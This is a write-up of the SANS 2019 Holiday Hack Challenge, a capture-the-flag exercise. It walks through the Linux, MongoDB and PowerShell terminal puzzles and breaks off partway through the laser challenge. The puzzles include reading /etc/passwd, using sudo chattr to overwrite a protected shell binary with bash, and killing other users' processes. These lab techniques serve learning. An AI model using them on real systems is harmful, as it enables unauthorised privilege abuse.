

SANS 2019 Holiday Hack Challenge

KringleCon 2.0 - Turtle Doves

Report written by: Eric Guillen

[Introduction](#)

[Storyline](#)

[Terminals](#)

[Bushy Evergreen - Escape Ed](#)

[Sugar Plum Mary - Linux Path](#)

[Holly Evergreen - MongoDB](#)

[Alabaster Snowball - Nyan Shell](#)

[Sparkle Redberry - Xmas Cheer Laser](#)

[Kent Tinseltooth - Smart Braces](#)

[Tangle Coalbox - Frosty Keypad](#)

[Pepper Minstix - Rhystiance](#)

[Question 1: Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.](#)

[What is the full-path + filename of the first malicious file downloaded by Minty?](#)

[Question 2: The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?](#)

[Question 3: What was the first command executed by the attacker?](#)

[\(answer is a single word\)](#)

[Question 4: What is the one-word service name the attacker used to escalate privileges?](#)

[Question 5: What is the file-path + filename of the binary ran by the attacker to dump credentials?](#)

[Question 6: The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?](#)

[Question 7: What is the time \(HH:MM:SS \) the attacker makes a Remote Desktop connection to another machine?](#)

[Question 8: The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName,DestinationHostname,LogonType of this connection?](#)

[\(submit in that order as csv\)](#)

[Question 9: What is the full-path + filename of the secret research document after being transferred from the third host to the second host?](#)

[Question 10: What is the IPv4 address \(as found in logs\) the secret research document was exfiltrated to?](#)

[Minty Candycane - Holiday Hack Trail](#)

[Bonus!!! Holiday Hack Trail - Medium and Hard](#)

[HHT - Medium](#)

[HHT - Hard](#)

[Wunorse Openslae - Zeek JSON Analysis](#)

[Objective](#)

[Objective 0 - Talk to Santa in the Quad](#)

[Objective 1 - Find the Turtle Doves](#)

[Objective 2 - Unredact Threatening Document](#)

[Objective 3 - Windows Log Analysis: Evaluate Attack Outcome](#)

[Objective 4 - Windows Log Analysis: Determine Attacker Technique](#)

[Objective 5 - Network Log Analysis: Determine Compromised System](#)

[Story Intermission](#)

[Objective 6 - Splunk](#)

[Question 1: What is the short host name of Professor Banas' computer?](#)

[Question 2: What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. \(Example: C:\temp\report.pdf\)](#)

[Question 3: What is the fully-qualified domain name\(FQDN\) of the command and control\(C2\) server? \(Example: badguy.baddies.com\)](#)

[Question 4: What document is involved with launching the malicious PowerShell code? Please provide just the filename. \(Example: results.txt\)](#)

[Question 5: How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. \(Example: 1\)](#)

[Question 6: What was the password for the zip archive that contained the suspicious file?](#)

[Question 7: What email address did the suspicious file come from?](#)

[Challenge Question: What was the message for Kent that the adversary embedded in this attack?](#)

[Objective 7 - Get Access To The Steam Tunnels](#)

[Objective 8 - Bypassing the Frido Sleigh CAPTEHA](#)

[Objective 9 - Retrieve Scraps of Paper from Server](#)

[Objective 10 - Recover Cleartext Document](#)

[Objective 11 - Open the Sleigh Door](#)

[Lock 1: I locked the crate with the villain's name inside. Can you get it out?](#)

[You don't need a clever riddle to open the console and scroll a little.](#)

[Lock 2: Some codes are hard to spy, perhaps they'll show up on pulp with dye?](#)

[Lock 3: This code is still unknown; it was fetched but never shown.](#)

[Lock 4: Where might we keep the things we forage? Yes, of course: Local barrels!](#)

[Lock 5: Did you notice the code in the title? It may very well prove vital.](#)

[Lock 6: In order for this hologram to be effective, it may be necessary to increase your perspective.](#)

[Lock 7: The font you're seeing is pretty slick, but this lock's code was my first pick.](#)

[Lock 8: In the event that the .eggs go bad, you must figure out who will be sad.](#)

[Lock 9: This next code will be unredacted, but only when all the chakras are :active.](#)

[Lock 10: Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.](#)

[BONUS!!!! Objective 11 Automation \(Under 5 seconds\)](#)

[Prerequisite](#)

[The Beginning](#)

[Lock 9](#)

[Lock 10](#)

[Sending the codes](#)

[The Final Script](#)

[Objective 12 - Filter Out Poisoned Sources of Weather Data](#)

[Bell Tower Access](#)

[The End](#)

Introduction

This is the first time I was able to actually sit down and attempt the Holiday Hack Challenge before any write-ups were published/completed. Additionally, I am excited to be able to submit a completed write-up for the contest!

The SANS 2019 Holiday Hack Challenge takes place by accessing <https://2019.kringlecon.com/>. You will be asked to login or create an account. Upon doing so you will be entered into a “video game” like world where you have an avatar that you can roam around with by using the arrow keys or mouse.

When you enter this world, you’ll notice a lot of characters hopping around. If these characters has their name above their head in white font it means that they are a real person.

geoda

If the character has their name above their head in green font, it means that they are a NPC
(Non-player character)

Santa

You can click on the NPC's to interact with them. They will give you clues or directions on what to do next.

You'll also notice that there may be "Terminals" next to some of the NPC's. These terminals are "mini" challenges that you can do directly on the screen. Once you complete the challenge, the NPC next to it can provide hints on how to accomplish other objectives/challenges.

As you progress through the game, you'll notice that there are also Grand Challenges or Objectives to be completed. This year there were 13 total objectives (0 through 12). These objectives can be found by clicking on your avatars badge and clicking on Objectives on the left hand side. Some of these Objectives cannot be reached until earlier objectives are completed.

◀ GO BACK

- ✓ 0) Talk to Santa in the Quad
- ✓ 1) Find the Turtle Doves
- ✓ 2) Unredact Threatening Document
- ✓ 3) Windows Log Analysis: Evaluate Attack Outcome
- ✓ 4) Windows Log Analysis: Determine Attacker Technique
- ✓ 5) Network Log Analysis: Determine Compromised System
- ✓ 6) Splunk
- ✓ 7) Get Access To The Steam Tunnels

Difficulty: 🎅🎅🎅🎅🎅

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. *For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.*

The screenshot shows the KringleCon 2.0 mobile application. On the left is a sidebar with the following menu items:

- KringleCon
- Narrative [50 of 10]
- Objectives
- Hints
- Talks
- Achievements
- Steam Tunnels
- [Exit]

The main content area is titled "GO BACK" and displays the following information:

Objectives

- 5) Network Log Analysis: Determine Compromised System
- 6) Splunk
- 7) Get Access To The Steam Tunnels

Difficulty: 🍀🍀🍀🍀

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. *For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.*

- 8) Bypassing the Frido Sleigh CAPTEHA
- 9) Retrieve Scraps of Paper from Server
- 10) Recover Cleartext Document
- 11) Open the Sleigh Shop Door
- 12) Filter Out Poisoned Sources of Weather Data

I have broken up my write-up into 2 sections. The first section will cover all the Terminal challenges. The second section will cover all the Objectives. Some of the Objectives may have terminal challenges before-hand. If they do, they will be found in the Terminal section.

Now, without further ado, let's dive into KringleCon 2.0 - Turtle Doves!!

Storyline

We first enter KringleCon 2 and meet Santa at the Train Station. Santa who welcomes us to KringleCon 2. Santa says that last year KringleCon hosted more than 17,500 attendees and moved the venue to Elf University (Elf U). Santa says to take a look around and explore.

While in the Train Station, we see Bushy Evergreen who welcomes us to our first Terminal Challenge.

Terminals

Bushy Evergreen - Escape Ed

This challenge can be found in the Train Station (Entrance) and asks us to Escape Ed. We are presented with the following riddle:

```
.....  
.ooooooooooooool;,,,:looooooooooooooll:  
.ooooooooooooooc;,,,:ooooooooooooollloo:  
.:::::::::::;:::::::::::;:::::::::::;ooooo:  
.:::::::::::;:::::::::::;:::::::::::;ooooo:  
;ooooooooooooool;''''',:loooooooooooooolc;';,;ooooo:  
.ooooooooooooooc;';,,:ooooooooooooolccoc,,,;ooooo:  
.ooooooooooooooo:,;,:ooooooooooooooooolcloooc,,,;ooooo,  
ooooooooooooooo,,,:oooooooooooooooooloooooc,,,;ooo,  
ooooooooooooooo,,,:oooooooooooooooooloooooc,,,;l'  
ooooooooooooooo,,,:oooooooooooooooooloooooc,,,  
ooooooooooooooo,,,:oooooooooooooooooloooooc.  
ooooooooooooooo,,,:ooooooooooooooooolooooo:  
ooooooooooooooo,,,:oooooooooooooooooloo;  
:llllllllllllll,;lllllllllllllllc,
```

Oh, many UNIX tools grow old, but this one's showing gray.
That Pepper LOLs and rolls her eyes, sends mocking looks my way.
I need to exit, run – get out! – and celebrate the yule.
Your challenge is to help this elf escape this blasted tool.

-Bushy Evergreen

Exit ed.

1100

To complete this objective we simply need to type “q” and press <Enter>

```
.....  
.ooooooooooooool;,,,:looooooooooooooll:  
.ooooooooooooooc;,,,:ooooooooooooollloo:  
.:::::::::::;:::::::::::;:::::::::::;ooooo:  
.ooooooooooooo;l;''';:loooooooooooooooc;,,;ooooo:  
.ooooooooooooooc;,'';,,,:oooooooooooooocccoc,,,;ooooo:  
.oooooooooooooo:,'';,,,:ooooooooooooooclloooc,,,;ooooo,  
ooooooooooooooo:,,,...,:ooooooooooooooolooooooc,,,;ooo,  
ooooooooooooooo:,,,...,:ooooooooooooooolooooooc,,,;l'  
ooooooooooooooo:,,,...,:ooooooooooooooolooooooc,,..  
ooooooooooooooo:,,,...,:ooooooooooooooolooooooc.  
ooooooooooooooo:,,,...,:oooooooooooooooloooooo:  
ooooooooooooooo:,,,...,:ooooooooooooooolo;  
:lllllllllllll,,'';,lllllllllllllllc,
```

Oh, many UNIX tools grow old, but this one's showing gray.
That Pepper LOLs and rolls her eyes, sends mocking looks my way.
I need to exit, run - get out! - and celebrate the yule.
Your challenge is to help this elf escape this blasted tool.

-Bushy Evergreen

Exit ed.

?

q

Loading, please wait.....

You did it! Congratulations!

elf@14c85f29037e:~\$

Success. On to the next one.

Sugar Plum Mary - Linux Path

This terminal can be found in Hermy Hall, which is on the west side of the quad.

```
I need to list files in my home/  
To check on project logos  
But what I see with ls there,  
Are quotes from desert hobos...
```

```
which piece of my command does fail?  
I surely cannot find it.  
Make straight my path and locate that-  
I'll praise your skill and sharp wit!
```

```
Get a listing (ls) of your current directory.  
elf@cb87d728febc:~$
```

Sugar Plum Mary is needing our help! She needs to get a list (`ls`) of our current directory to check on project logos.

There are many hints here, but the solution I used was to use “find” to look for the name “ls” by starting in the “/” directory. We can redirect standard error to /dev/null

```
find / -name 'ls' 2>/dev/null
```

Success. On to the next one.

Holly Evergreen - MongoDB

This terminal can be found in the NetWars room which is located inside Hermy Hall (west of the quad).

Hello dear player! Won't you please come help me get my wish!
I'm searching teacher's database, but all I find are fish!
Do all his boating trips effect some database dilution?
It should not be this hard for me to find the quiz solution!

Find the solution hidden in the MongoDB on this system.

elf@ecc05e9e5acd:~\$

Holly Evergreen is needing our help! Holly needs us to find the hidden solution in the MongoDB on the system.

To begin, we first need to figure out the port that MongoDB is running on. We can perform a netstat -ant to show us this information.

```
elf@ecc05e9e5acd:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address      State
tcp      0      0 127.0.0.1:12121        0.0.0.0.*      LISTEN
elf@ecc05e9e5acd:~$
```

The output shows that there's something listening on port 12121. We believe this is the MongoDB service. We connect to MongoDB on port 12121 and receive the following output.

```
elf@ecc05e9e5acd:~$ mongo --port 12121
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
  http://docs.mongodb.org/

  http://groups.google.com/group/mongodb-user
Server has startup warnings:
2020-01-04T22:22:13.560+0000 I CONTROL [initandlisten]
2020-01-04T22:22:13.560+0000 I CONTROL [initandlisten] ** WARNING: Access control is
not enabled for the database.
2020-01-04T22:22:13.560+0000 I CONTROL [initandlisten] **      Read and write access to
data and configuration is unrestricted.
2020-01-04T22:22:13.560+0000 I CONTROL [initandlisten]
2020-01-04T22:22:13.560+0000 I CONTROL [initandlisten]
2020-01-04T22:22:13.560+0000 I CONTROL [initandlisten] ** WARNING:
/sys/kernel/mm/transparent_hugepage/enabled is 'always'.
2020-01-04T22:22:13.560+0000 I CONTROL [initandlisten] **      We suggest setting it to
'never'
2020-01-04T22:22:13.560+0000 I CONTROL [initandlisten]
```

We can see what databases there are by typing “show dbs”

```
> show dbs
admin 0.000GB
config 0.000GB
elfu 0.000GB
local 0.000GB
test 0.000GB
```

We can then switch to the elfu database by typing “use elfu”

```
> use elfu
switched to db elfu
```

We then type “show collections” to show all the collections in this database

```
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
```

We then type “db.solution.find()” to find all documents in the solution collection

```
> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: **"
db.loadServerScripts();displaySolution(); **" }
```

```

```

Congratulations!!

> █

Success. On to the next one.

Alabaster Snowball - Nyan Shell

This terminal is located inside the Speaker Unpreparness Room located inside the Hermy Hall (west of quad).

```
nyancat, nyancat  
I love that nyancat!  
My shell's stuffed inside one  
Whatcha' think about that?
```

```
Sadly now, the day's gone  
Things to do! Without one...  
I'll miss that nyancat  
Run commands, win, and done!
```

Log in as the user alabaster_snowball with a password of Password2, and land in a Bash prompt.

Target Credentials:

```
username: alabaster_snowball  
password: Password2  
elf@ef112143ed7f:~$
```

Alabaster is needing our help! Alabaster wants us to login as his user account and land in a Bash prompt.

Target Credentials:

```
username: alabaster_snowball  
password: Password2
```

When trying to login as Alabaster, we see that we are thrown into a Nyan Shell (su alabaster_snowball and then Password2)

Now, to understand what shell is being used for this user, we can check /etc/passwd:

```
elf@ce42c6874233:~$ cat /etc/passwd | grep alabaster_snowball
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
elf@ce42c6874233:~$
```

We see that alabaster_snowball has his profile set to /bin/nsh. This is the weird nyan shell. Let's get file attributes of this file "/bin/nsh"

```
elf@ce42c6874233:~$ lsattr /bin/nsh
```

```
----i-----e--- /bin/nsh  
elf@ce42c6874233:~$
```

We see that this file has 2 attributes (e) which is extent format, which is common and (i) which is immutable. Huh, that's weird. What does immutable mean? Essentially it means that it cannot be tampered with, even by root until the immutable attribute is unset. Let's check out who owns this file

```
elf@ce42c6874233:~$ ls -lah /bin/nsh  
-rwxrwxrwx 1 root root 74K Dec 11 17:40 /bin/nsh  
elf@ce42c6874233:~$
```

Okay, this file is owned by root. BUT, it also has full RWX as anyone. Since we know that our objective is to login as alabaster with a bash shell, how about we copy the bash file (/bin/bash) into the /bin/nsh file. However, we cannot because this file is immutable. Hmm. Let's see if our current user has any sudo access, maybe they can do something as root to help us out

```
elf@ce42c6874233:~$ sudo -l  
Matching Defaults entries for elf on ce42c6874233:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User elf may run the following commands on ce42c6874233:  
    (root) NOPASSWD: /usr/bin/chattr  
elf@ce42c6874233:~$
```

Well look at that, our current user can run /usr/bin/chattr as root. /usr/bin/chattr will allow us to change attributes which is perfect because we need to get rid of the immutable attribute on /bin/nsh. Let's run /usr/bin/chattr with sudo and remove the immutable attribute from the /bin/nsh file



```
elf@f57ebbee00b0d:~$ cp /bin/bash /bin/nsh  
cp: cannot create regular file '/bin/nsh': Operation not permitted  
elf@f57ebbee00b0d:~$ lsattr /bin/nsh
```

```
----i-----e--- /bin/nsh
elf@f57eb0d:~$ sudo /usr/bin/chattr -i /bin/nsh
elf@f57eb0d:~$ lsattr /bin/nsh
-----e--- /bin/nsh
elf@f57eb0d:~$
```

Perfect. Now we can copy /bin/bash into /bin/nsh.

```
elf@f57eb0d:~$ cp /bin/bash /bin/nsh
cp: cannot create regular file '/bin/nsh': Operation not permitted
elf@f57eb0d:~$ lsattr /bin/nsh
----i-----e--- /bin/nsh
elf@f57eb0d:~$ sudo /usr/bin/chattr -i /bin/nsh
elf@f57eb0d:~$ lsattr /bin/nsh
-----e--- /bin/nsh
elf@f57eb0d:~$ cp /bin/bash /bin/nsh
elf@f57eb0d:~$
```

Now let's login as alabaster_snowball

```
nyancat, nyancat  
I love that nyancat!  
My shell's stuffed inside one  
Whatcha' think about that?
```

```
Sadly now, the day's gone  
Things to do! Without one...  
I'll miss that nyancat  
Run commands, win, and done!
```

```
Log in as the user alabaster_snowball with a password of Password2, and land in a Bash prompt.
```

```
Target Credentials:
```

```
username: alabaster_snowball  
password: Password2  
elf@f57eb0d:~$ cp /bin/bash /bin/nsh  
cp: cannot create regular file '/bin/nsh': Operation not permitted  
elf@f57eb0d:~$ lsattr /bin/nsh  
----i-----e--- /bin/nsh  
elf@f57eb0d:~$ sudo /usr/bin/chattr -i /bin/nsh  
elf@f57eb0d:~$ lsattr /bin/nsh  
-----e--- /bin/nsh  
elf@f57eb0d:~$ cp /bin/bash /bin/nsh  
elf@f57eb0d:~$ su alabaster_snowball  
Password:  
Loading, please wait.....
```

```
You did it! Congratulations!
```

```
alabaster_snowball@f57eb0d:/home/elf$ █
```

Success! Let's move on.

Sparkle Redberry - Xmas Cheer Laser

This terminal can be found in the Laboratory, which is on the west side of Hermy Hall (west of the quad).

WARNING: ctrl + c restricted in this terminal - Do not use endless loops
Type exit to exit PowerShell.

PowerShell 6.2.3

<https://aka.ms/pscore6-docs>
Type 'help' to get help.

- Elf University Student Research Terminal - Christmas Cheer Laser Project
- -----
- The research department at Elf University is currently working on a top-secret
- Laser which shoots laser beams of Christmas cheer at a range of hundreds of
- miles. The student research team was successfully able to tweak the laser to
- JUST the right settings to achieve 5 Mega-Jollies per liter of laser output.
- Unfortunately, someone broke into the research terminal, changed the laser
- settings through the Web API and left a note behind at [/home/callingcard.txt](#).
- Read the calling card and follow the clues to find the correct laser Settings.
- Apply these correct settings to the laser using it's Web API to achieve laser
- output of 5 Mega-Jollies per liter.
-
- Use `(Invoke-WebRequest -Uri http://localhost:1225/).RawContent` for more info.

PS /home/elf>

Sparkle Redberry needs our help! Someone broke into the research terminal and changed the laser beam settings. We need to change it back!

Reading the terminal notes, let's first check out the API to get more info:

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent  
HTTP/1.0 200 OK  
Server: Werkzeug/0.16.0  
Server: Python/3.6.9  
Date: Sat, 04 Jan 2020 23:17:39 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 860
```

```
<html>
<body>
<pre>
```

Christmas Cheer Laser Project Web API

Turn the laser on/off:

GET http://localhost:1225/api/on

GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output

GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):

GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:

GET http://localhost:1225/api/temperature?val=-10

Change the mirror angle value (0 - 359):

GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:

POST http://localhost:1225/api/gas

POST BODY EXAMPLE (gas mixture percentages):

O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10

```
</pre>
```

```
</body>
```

```
</html>
```

```
PS /home/elf>
```

Okay, so it looks like we need to update 4 values (Refraction, Temperature, Angle and Gas). To begin our challenge, let's read the note that was left behind "/home/callingcard.txt"

```
PS /home/elf> type /home/callingcard.txt
```

What's become of your dear laser?

Fa la la la la, la la la la

```
Seems you can't now seem to raise her!  
Fa la la la la, la la la la  
Could commands hold riddles in hist'ry?  
Fa la la la la, la la la la  
Nay! You'll ever suffer myst'ry!  
Fa la la la la, la la la la  
PS /home/elf>
```

Sounds like we need to read our history. Let's read it:

```
PS /home/elf> history  
  
Id CommandLine  
--  
1 Get-Help -Name Get-Process  
2 Get-Help -Name Get-*  
3 Set-ExecutionPolicy Unrestricted  
4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm  
5 Get-Service | Export-Csv c:\service.csv  
6 Get-Service | Select-Object Name, Status | Export-Csv c:\service.csv  
7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent  
8 Get-EventLog -Log "Application"  
9 I have many name=value variables that I share to applications system wide. At a  
comma...  
10 type /home/callingcard.txt  
11 Invoke-WebRequest -Uri http://localhost:1225/).RawContent  
12 (Invoke-WebRequest -Uri http://localhost:1225/).RawContent  
  
PS /home/elf>
```

Reading the history, we can see on line 7 we have the proper request for the Angle (65.5)! 1 of 4 complete!

We also see on line 9 that there appears to be a message.. But we can't read all of it. We see that our values are getting cut off from the message. Let's pipe Out-String to expand the width of the returned message

```
PS /home/elf> history | Out-String -Width 10000

Id CommandLine
-- -----
1 Get-Help -Name Get-Process
2 Get-Help -Name Get-*
3 Set-ExecutionPolicy Unrestricted
4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
5 Get-Service | Export-Csv c:\service.csv
6 Get-Service | Select-Object Name, Status | Export-Csv c:\service.csv
7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
8 Get-EventLog -Log "Application"
9 I have many name=value variables that I share to applications system wide. At a
command I will reveal my secrets once you Get my Child Items.
10 type /home/callingcard.txt
11 Invoke-WebRequest -Uri http://localhost:1225/).RawContent
12 (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
```

```
PS /home/elf>
```

Much better. On line 9 we see the complete message “I have many name=value variables that I share to applications system wide. At a command I will reveal my secrets once you Get my Child Items.” We take the hint and get the environment variables child items

```
PS /home/elf> Get-ChildItem env: |Out-String -Width 10000

Name          Value

USER          elf
USERDOMAIN    laserterminal
userdomain    laserterminal
username      elf
USERNAME      elf

PS /home/elf>

```

There's a name called "riddle" with another message "Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all."

I perform a recursive search for Child-Item /etc, sort by last write time and put the newest at the bottom. Below is my search and the newest entry:

```

PS /home/elf> Get-ChildItem "/etc" -recurse | Sort-Object -Property @{Expression =
{$_.LastWriteTime}; Descending = $False}

<..snippet..>

Directory: /etc/apt

```

Mode	LastWriteTime	Length	Name
--r---	1/4/20 11:11 PM	5662902	archive

There's a file called "archive" that has the latest written time. The hint said that it was "squeezed and compressed" and I need to expand it from its prison. I expand the file and save it to my user folder. I see that there's a folder called refraction that has 2 files, riddle and runme.elf

```
PS /home/elf> Expand-Archive -LiteralPath /etc/apt/archive -DestinationPath
/home/elf/archive
```

```
PS /home/elf> cd ./archive/
```

```
PS /home/elf/archive> cd refraction
```

```
PS /home/elf/archive/refraction> dir
```

Directory: /home/elf/archive/refraction

Mode	LastWriteTime	Length	Name
----	-----	-----	-----

```
----- 11/7/19 11:57 AM 134 riddle
```

```
----- 11/5/19 2:26 PM 5724384 runme.elf
```

```
PS /home/elf/archive/refraction>
```

I need to run this file, however it is not set as executable. Let's see if I can chmod +x it..

```
PS /home/elf/archive/refraction> ./runme.elf
Program 'runme.elf' failed to run: No such file or directory
At line:1 char:1
+ ./runme.elf
+ ~~~~~~.
At line:1 char:1
+ ./runme.elf
+ ~~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
```

```
PS /home/elf/archive/refraction> chmod +x ./runme.elf  
PS /home/elf/archive/refraction>
```

Excellent. Let's run it

```
PS /home/elf/archive/refraction> ./runme.elf  
refraction?val=1.867
```

Sweet. I now have the Refraction value which is 1.867. I have 2 of 4 complete. Let's read the riddle in this file

```
PS /home/elf/archive/refraction> type ./riddle  
Very shallow am I in the depths of your elf home. You can find my entity by using my md5  
identity:  
  
25520151A320B5B0D21561F92C8F6224  
  
PS /home/elf/archive/refraction>
```

This riddle says that it is located in the depths of my home and that I can find it by using its MD5 hash. Let's take a look in the depths folder

```
PS /home/elf> cd ./depths/  
PS /home/elf/depths> dir  
  
Directory: /home/elf/depths  
  
Mode LastWriteTime Length Name  
---- ----- -----

--r--- 11/18/19 7:53 PM    83 5opm3izr.txt
<..snippet..>

```

Okay, looks like there are a lot of directories and .txt files. I'll need to automate this search. What I did was create a variable (\$files) that performs a recursive search for all *.txt files. I then created another variable (\$hash) that performs a for loop against the \$files variable and gets the MD5 hash of the file. The output is dumped to a file called hash.txt

```

PS /home/elf> $files = Get-ChildItem "/home/elf/depths" -recurse -include *.txt
PS /home/elf> $hash = $( foreach ($file in $files)
>> {
>>   Get-FileHash -Path $file MD5
>> })
>> }

PS /home/elf> $hash | Format-Table -AutoSize | Out-String -Width 10000 >
/home/elf/hash.txt

```

```
PS /home/elf> Get-Content ./hash.txt | select -First 5
```

Algorithm	Hash	Path
MD5	F12B5EA62E01F5E9C7EB3A280A09AB93	/hom...
MD5	D5F47F76E968851A0F0334BB3CA95DD9	/hom...

```
PS /home/elf>
```

I then perform a Search String of the hash

```
PS /home/elf> Get-Content /home/elf/hash.txt | Select-String -pattern  
"25520151A320B5B0D21561F92C8F6224"
```

```
MD5 25520151A320B5B0D21561F92C8F6224 /home/elf/depths/produce/thhy5hll.txt
```

```
PS /home/elf>
```

Looks like I have the correct file for this hash. Let's take a look at it's contents

```
PS /home/elf> Get-Content /home/elf/depths/produce/thhy5hll.txt  
temperature?val=-33.5
```

I am one of many thousand similar txt's contained within the deepest of /home/elf/depths.
Finding me will give you the most strength but doing so will require Piping all the FullName's
to Sort Length.

```
PS /home/elf>
```

Excellent! We have another value, this time for Temperature (-33.5). That makes 3 out of 4.
Let's get that 4th value. We read the riddle and it mentions that it is DEEP within the depths
folder, that I need to pipe the full path name and sort by the length (which sounds like the size of
the folder?).

I first perform a search and sort by length:

```

PS /home/elf> dir -recurse *.* | select-object name,
@{Name="Nlength";Expression={$_.Length}} | sort-object Nlength

Name      Nlength
----      -----
cvjsql6n.txt    21
hzsgsqm1.txt    22
qtt2pvu1.txt    22
b0s8byzc.txt    23
<..snippet..>
dkaascp8.txt   159
r9j67n1j.txt   162
0jhj5xz6.txt   209
thhy5hll.txt   224

```

I already know the thhy5hll.txt file contained the temperature, so I take the next largest file which is "0jhj5xz6.txt". Next, I perform a recursive search for that filename and print the directory and filename

```
PS /home/elf> Get-Childitem –Path /home/elf/depths/ -Include 0jhj5xz6.txt -File -Recurse
```

Directory: /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknow
n/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practica
l/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/
burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/
become/accident/labor/sail/dropped/fox

Mode	LastWriteTime	Length	Name
----	-----	-----	
--r--	11/18/19 7:53 PM	209	0jhj5xz6.txt

```
PS /home/elf>
```

Now that we have a full path, I get the contents of that file:

```
PS /home/elf> Get-Content  
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vot  
e/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/pla  
te/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/ca  
ke/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/  
fox/0jhj5xz6.txt
```

Get process information to include Username identification. Stop Process to show me you're skilled and in this order they must be killed:

```
bushy  
alabaster  
minty  
holly
```

Do this for me and then you /shall/see .

```
PS /home/elf>
```

Excellent, we have another riddle. Sounds like we need to stop the processes of "bushy", "alabaster", "minty" and "holly" and then "you /shall/see". But first we need to see what the process ID's are for each.

```
PS /home/elf> Get-Process -IncludeUserName
```

WS(M)	CPU(s)	Id	UserName	ProcessName
28.84	0.27	6	root	CheerLaserServi
103.41	1.02	31	elf	elf
3.41	0.02	1	root	init
0.79	0.00	24	bushy	sleep
0.82	0.00	25	alabaster	sleep
0.72	0.00	27	minty	sleep
0.80	0.00	29	holly	sleep
3.50	0.00	30	root	su

```
PS /home/elf>
```

Excellent, we have the process names and ID's for all 4. We stop them in the order requested and see that there's a file called "see" within the /shall directory and we read it.

```
PS /home/elf> Stop-Process -Id 24
PS /home/elf> Stop-Process -Id 25
PS /home/elf> Stop-Process -Id 27
PS /home/elf> Stop-Process -Id 29
PS /home/elf> dir /shall/see
```

Directory: /shall

Mode	LastWriteTime	Length Name
---	-----	-----
--r--	1/5/20 2:49 AM	149 see

```
PS /home/elf> Get-Content /shall/see
```

Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will be in the Properties of the lonely unique event Id.

```
PS /home/elf>
```

Reading the /shall/see file, there's another riddle. I perform a recursive search within the /etc directory looking for an .xml file

```
PS /home/elf> Get-ChildItem "/etc" -recurse -include *.xml
Get-ChildItem : Access to the path '/etc/ssl/private' is denied.
At line:1 char:1
+ Get-ChildItem "/etc" -recurse -include *.xml
+ ~~~~~~
+ CategoryInfo          : PermissionDenied: (/etc/ssl/private:String) [Get-ChildItem],
UnauthorizedAccessException
+ FullyQualifiedErrorId :
DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
```

Directory: /etc/systemd/system/timers.target.wants

Mode	LastWriteTime	Length Name
---	-----	-----

```
--r--- 11/18/19 7:53 PM 10006962 EventLog.xml
```

```
PS /home/elf>
```

Excellent, there's a file called EventLog.xml located in /etc/systemd/system/timers.target.wants. This next part took me a while, but noticed that there were unique ID's located within the "<TNRef RefId=" item. I performed a search on this item, sorted and grabbed unique values

```
PS /home/elf> copy /etc/systemd/system/timers.target.wants/EventLog.xml .
PS /home/elf> Get-Content EventLog.xml | Select-String -pattern "<TNRef RefId=" |
Sort-Object | Get-Unique
```

```
<TNRef RefId="1806" />
<TNRef RefId="6" />
<TNRef RefId="1" />
<TNRef RefId="2" />
<TNRef RefId="3" />
<TNRef RefId="4" />
<TNRef RefId="5" />
<TNRef RefId="0" />
```

```
PS /home/elf>
```

After looking through them, I finally found the correct gas properties were located within the 1806 ID. I ran the following and found the contents. Below is a snippet.

```
PS /home/elf> Get-Content EventLog.xml | Select-String -pattern '<TNRef RefId="1806" />' -Context 20
<...snippet...>

